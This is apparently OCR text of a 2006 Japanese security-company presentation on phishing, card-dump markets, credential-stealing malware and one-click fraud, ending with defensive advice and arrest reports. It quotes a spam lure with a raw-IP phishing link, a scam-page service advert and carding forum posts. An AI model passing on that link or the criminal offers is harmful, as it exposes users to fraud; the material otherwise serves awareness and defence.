
今年成人式を迎えてお酒なども正々堂々とのめるのでよかったら一緒に飲みに行きましょう。
都内にこれる方限定でお願いします。まずはプロフィール送ってください。
折り返しこちらから教えるので！もちろんHの話題でもオッケーだよん。
こういうの使ったことある人は感想も教えてね
http://202.212.115.117/wallets_/wallet.html

>>おるすばんによるお返事

ご記帳ありがとうございます。これからもどうぞよろしくお願ひ致します。

ハッキング (1/3)

- ◆ ハッキングしたWebサーバに複数のフィッシング・サイトを開設しているケースもある



ハッキング (2/3)

- ◆ 個人のWebサイトだけでなく、企業のWebサイトがハッキングされ、フィッシング・サイトが開設されてしまっているケースもある。これは日本のあるホテルのWebサイトがハッキングされた例



ハッキング (3/3)

- ◆ 徳島大学のWebサーバーに攻撃、フィッシングサイトを設置される (INTERNET Watch, 4/13/2006)
<http://internet.watch.impress.co.jp/cda/news/2006/04/13/11629.html>
- ◆ 松竹映画館ドットコム、フィッシング詐欺に悪用された恐れ (INTERNET Watch, 1/19/2006)
<http://internet.watch.impress.co.jp/cda/news/2006/01/19/10544.html>
- ◆ 東京都のナース向けサイトに不正アクセス、フィッシングサイト設置される (INTERNET Watch, 1/20/2006)
<http://internet.watch.impress.co.jp/cda/news/2006/01/20/10568.html>

フィッシング構築キット

- ◆ フィッシング構築キットがインターネット上で売買されている

```
⚠ Professional Scam Page Service!  
  
Hello to all.I would like to introduce my scam page service.  
I can make scam page of any site and you will be able to collection user's account infor  
  
Prices for ready scam pages:  
  
USA - 80$  
Non-Us - 100$  
International - 150$  
  
Additionally for 50$ you will get mail message which you will use in spam.You can order  
cost for you 200$.Now i have that scam pages :  
  
ANZ(Australia),  
Abbey(United Kingdom),  
Banamex(Mexico),  
Bancomer(Mexico),  
Banesto(Espanol),
```

盗んだデータをネットで売買 (1/2)

- ◆ フィッシングなどで収集されたカード情報はCarding(カーディング)と呼ばれるWebサイトで売買される。カード情報はDump(ダンプ)と呼ばれる。

Fresh Dumps - Track2 (usa Europe Asia)		Каскадный · [Стандартный] · Линейный	
Подписка на тему Сообщить другу Версия для печати			
CaptainB	<input type="checkbox"/> Вчера, 21:13	Отправлено #1	
Member	:arrow: I`m a LEGIT TRADER of [REDACTED]		
Группа: Members Сообщений: 2 Регистрация: 13-June 05 Пользователь №: 4,802	NOW I CAN PROVIDE YOU FRESH DUMPS FROM: --Europe:-- Visa classic - 80\$ Visa goldpremier - 130\$ Visa platinum - 140\$ Businesscorporate - 150\$ Mastercard - 80\$		

盗んだデータをネットで売買 (2/2)

- ◆ 日本のカード情報も売買の対象になっている

по поводу размещения рекламы
обращайтесь к **David®** icq:443036


Japan dumps.

<u>whu chen su</u>	Apr 10 2005, 16:28
Member	Dumps of Japan. Prices not so high. All questions in ICQ: [REDACTED]
Группа: Members Сообщений: 1 Регистрация: 10-April 05 Пользователь №: 3.515	

フィッシング・マルウェアとは

- ◆ フィッシング・マルウェアとは、IDやパスワード、クレジットカード番号などを盗み取る機能を持つマルウェア
- ◆ Phishing-based TrojanやCrimewareとも呼ばれる

フィッシング・マルウェア数



Source: Phishing Activity Trends Report - Anti-Phishing Working Group

Copyright (c) SecureBrain Corporation. All rights reserved.



SecureBrain

フィッシング・マルウェアの種類 (1/2)

◆ キーロガー (Keylogger)

- ◆ ウィンドウタイトルやURLに銀行名などの特定の文字列が含まれているとキーストロークの記録を開始する

- ◆ Trojan.Myss, PWSteal.Tarno, Trojan.Etsur, Keylogger.Stawin, Backdoor.Nibu, W32.Mytob@mm, PWSteal.Bamer, PWSteal.Banpaes, PWSteal.Botuk, PWSteal.Etavirp, PWSteal.Formglieder, PWSteal.Firum, PWSteal.MSNBancos, PWSteal.Perfectspy, W32.Kassbot, Trojan.Goldun

- ◆ 偽の入力画面を表示し、入力された情報を記録する

- ◆ PWSteal.Bancos, W32.Mimail, PWSteal.Bankash, PWSteal.Finero, PWSteal.Freemega, PWSteal.Irftp, PWSteal.Marlap, PWSteal.Reanet, PWSteal.Secucent, PWSteal.Cardwiz

フィッシング・マルウェアの種類 (2/2)

◆ リダイレクタ (Redirector)

- ◆ hostsファイルを改ざんし、偽サイトに接続させる
 - ◆ Trojan.Wayphisher, Trojan.Qhosts, W32.Looked

◆ スクリーン・スクレイパー (Screen Scraper)

- ◆ アドレスバーに事前に指定されたURLが入力されると、キーストロークを記録し、スクリーンキャプチャを行う
 - ◆ PWSteal.Focosenha

◆ その他

- ◆ ブラウザの通信をハイジャック
 - ◆ PWSteal.Refest , PWSteal.Rivarts, PWSteal.Firum, PWSteal.Jginko
- ◆ Cookieを盗む
 - ◆ Backdoor.Lala

W32.Mimail.H@mm

- ◆ 偽のクレジットカード情報入力画面を表示する。入力された情報はファイルに保存後、メールで送信される。



The screenshot shows a web browser window titled "PayPal Secure Application". The page features the PayPal logo and the text "PayPal.com Authorization, step 1 of 2. Please fill all the fields below:". The form contains the following fields:


Credit Card Number:	<input type="text"/>
PIN: Please provide us with your correct PIN number so that we are able to cross check your credit card with your bank account	<input type="text"/>
CVV Code: 3 digit number that appears to the right of your card number	<input type="text"/>
Expire date:	<input type="text" value="01"/> <input type="text" value="2003"/>

I confirm that the above information is correct.

PWSteal.Jginko (1/2)

- ◆ PWSteal.Jginko(TSPY_BANCOS.ANM)は、HTTPパケットを監視し、東京三菱銀行、イーバンク銀行、りそな銀行、三井住友銀行などのWebサイトで入力されたユーザ名、パスワードなどの情報を収集する

PWSteal.Jginko (2/2)



フィッシング対策 (1/2)

◆ 利用者の自衛手段

- ◆ メール中のリンクは安易にクリックしない
- ◆ 個人情報をメールで送信しない
- ◆ ブラウザには最新のパッチを当てる
- ◆ 個人情報を送信する前に鍵マークを確認する
- ◆ サーバ証明書で本物のサイトかどうかチェックする
- ◆ 目的のサイトにはブラウザのブックマークからアクセスするか、直接アドレスを入力してアクセスする
- ◆ アドレスバーのURLを確認する
- ◆ アンチウイルスを正しく使う

フィッシング対策 (2/2)

◆ メールにおける対策

- ◆ アンチスパム技術でフィッシングメールを検出する
- ◆ 送信ドメイン認証技術でメールの送信元が信頼できるものかどうか確認する

◆ Webにおける対策


- ◆ URLフィルタリングで偽サイトを訪問させない
- ◆ サーバ証明書を認証する事により、通信相手が本物に間違いない事を確認する

ワンクリック詐欺とは

- ◆ ワンクリック詐欺とは、Webページ中の画像やリンクをクリックしただけで料金を請求される架空請求・不正請求詐欺の一種
- ◆ 「ワンクリック料金請求」や「ワンクリック不正請求」、「ワンクリック架空請求」と呼ばれることもある
- ◆ 最近では、画像をクリックすると料金を明示した確認画面を表示する手口が増えている。料金請求画面の表示までに利用者がクリックを2回することから、ツークリック詐欺と呼ばれることがある。

ワンクリック詐欺の被害状況

◆ IPAに寄せられたワンクリック詐欺の相談件数



ブロードバンド推進協議会 特別講演会「オンライン詐欺の脅威」IPA発表資料より

Copyright (c) SecureBrain Corporation. All rights reserved.



SecureBrain

ワンクリック詐欺事件 (1/2)


- ◆ 「ワンクリック詐欺」で現金をだまし取ったとして、岩手県警は7日、東京都中野区新井、著述業森一矢容疑者(35)ら計5人を詐欺の疑いで逮捕したと発表した。県警は余罪は全国で約450件、被害額は約2800万円に上るとみている。
 - ◆ ネット著述業の男 逮捕...ワンクリック詐欺容疑 (YOMIURI ONLINE, 11/8/2005)
<http://www.yomiuri.co.jp/net/news/20051108nt03.htm>
- ◆ アダルトサイトの画面を一度クリックしただけで入会の契約をしたと思わせる「ワンクリックサイト」を利用し、金をだまし取ったとして、京都府警ハイテク犯罪対策室などは6日、サイトのソフトを開発した高松市のコンピューターソフト開発会社経営吉川正行容疑者(38)ら2人を詐欺容疑で逮捕した。サイトを運営した岡山県倉敷市の会社社長田辺史朗容疑者(34)ら6人(風営法違反容疑で逮捕)も詐欺容疑で再逮捕する方針。田辺容疑者らは1日に数万通のメールを不特定多数に送信し、昨年秋以降、30都道府県の約1000人から計約5000万円を振り込ませていたという。
 - ◆ ワンクリック詐欺、ソフト開発業者を初の逮捕 (YOMIURI ONLINE, 7/6/2005)
<http://www.yomiuri.co.jp/net/news/20050706nt06.htm>

ワンクリック詐欺事件 (2/2)

- ◆ アダルトサイトを利用した「ワンクリック詐欺」で金をだまし取ったとして、詐欺や組織犯罪処罰法違反などの罪に問われた奈良市の元会社役員金井亮太被告(21)に、奈良地裁は12日、懲役2年、罰金100万円(求刑懲役3年、罰金100万円)の判決を言い渡した。那覇市などの6人から計約65万円を詐取。同様の手口で計3100万円余の犯罪収益を他人名義の口座に振り込ませた。
 - ◆ ワンクリック詐欺に実刑——3100万円をだまし取る (NIKKEI NET, 4/12/2006)
http://it.nikkei.co.jp/security/news/net_crime.aspx?n=NN001Y452%2012042006

